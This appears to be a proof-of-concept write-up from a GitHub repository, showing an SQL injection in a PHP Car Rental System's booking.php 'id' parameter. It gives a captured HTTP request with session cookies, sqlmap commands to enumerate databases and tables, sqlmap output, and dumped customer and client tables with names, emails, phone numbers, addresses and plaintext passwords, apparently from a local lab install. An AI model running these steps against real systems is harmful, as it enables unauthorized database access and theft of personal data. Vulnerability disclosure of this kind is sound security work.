D4rkP0w4r Update POC.md History

1 contributor


39 lines (36 sloc) | 1.76 KB ...

Car Rental System SQL Injection

- `Note =>` Login to customer
- `Injection Point => http://192.168.1.101:8080/Car_Rental/booking.php?id=1`

Exploit

- Exploit with `Sqlmap + Burp Suite`



- Use `Burp Suite` capture request
- Then save as `sqlicar.txt`

```
GET /Car_Rental/booking.php?id=1 HTTP/1.1
Host: 192.168.1.101:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.101:8080/Car_Rental/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ci_session=jo7rsp3d4su5223o11544otrc44odm2l; PHPSESSID=5cddkjjvh5nhvqh96t306
Connection: close
```


- Exploit with `Sqlmap`

```
python3 sqlmap.py -r sqlicar.txt --current-db
```

```
[18:33:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.51, PHP 8.0.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:33:58] [INFO] fetching current database
[18:33:58] [INFO] resumed: 'carrentalp'
current database: 'carrentalp'
[18:33:58] [INFO] fetched data logged to text files under '/home/d4rkp0w4r/.local/share/sqlmap/output/192.168.1.101'
[18:33:58] [WARNING] your sqlmap version is outdated

[*] ending @ 18:33:58 /2022-03-23/
```

```
python3 sqlmap.py -r sqlicar.txt -D carrentalp --tables
```




Information Disclosure

```
Database: carrentalp
Table: customers
[9 entries]
+------------------+--------------------------+----------------+--------------------+-------------------+-------------------+
| customer_name    | customer_email           | customer_phone | customer_address   | customer_password | customer_username |
+------------------+--------------------------+----------------+--------------------+-------------------+-------------------+
| Antonio M        | antony@gmail.com         | 0785556580     | 2677  Burton Avenue | 123               | antonio           |
| Christine        | chr@gmail.com            | 8544444444     | 3701  Fairway Drive | password          | christine         |
| CurZnqes         | CurZnqes@burpcollaborator | CurZnqes       | CurZnqes           | j1S!a0t!A5        | CurZnqes          |
| Ethan Hawk       | thisisethan@gmail.com    | 69741111110    | 4554  Rowes Lane   | password          | ethan             |
| James Washington | james@gmail.com          | 0258786969     | 2316  Mayo Street  | password          | james             |
| Lucas Rhoades    | lucas@gmail.com          | 7003658500     | 2737  Fowler Avenue | password          | lucas             |
| OusVeJzT         | swwmpmxV@burpcollaborator | HAWiFddX       | PpOgUTIB           | a4S!l7v!I6        | baYqDZfk          |
| QExZVbUx         | TAeCeqrf@burpcollaborator | yEYmwkr0       | EyjBCEpe           | i4L!w3d!B5        | ZECqceRC          |
| zZmpzEJx         | hqwmQoEp@burpcollaborator | XOkYeyTc       | mRFygWpk           | l5F!a6w!N1        | YqtQxoNt          |
+------------------+--------------------------+----------------+--------------------+-------------------+-------------------+
```

```
Database: carrentalp
Table: clients
[6 entries]
+--------------------+--------------------------+--------------+--------------------------+---------------+-----------------+
| client_name        | client_email             | client_phone | client_address           | client_password | client_username |
+--------------------+--------------------------+--------------+--------------------------+---------------+-----------------+
| Harry Den          | harryden@gmail.com       | 9876543210   | 2477  Harley Vincent Drive | password      | harry           |
| Jeniffer Washington | washjeni@gmail.com      | 7850000069   | 4139  Mesa Drive         | jenny         | jenny           |
| lFvDeHLz           | uYMRTdGY@burpcollaborator | bOKzJIhl     | ShGimpdA                 | h9V!t5g!A1    | aPTnVipQ        |
| ptGGpMjc           | uDpXxBXf@burpcollaborator | qmxNGtQy     | hbAbLSBH                 | a7Y!y9m!V7    | vsOPMDOV        |
| Tommy Doee         | tom@gmail.com            | 900696969    | 4645  Dawson Drive       | password      | tom             |
| UFKpvkfk           | YrlvBqaL@burpcollaborator | UqysiPQh     | jmCnpVdN                 | c8A!r9y!W0    | WifmQzrM        |
+--------------------+--------------------------+--------------+--------------------------+---------------+-----------------+
```

Vulnerable Code



- No filter `id` when inserting data to database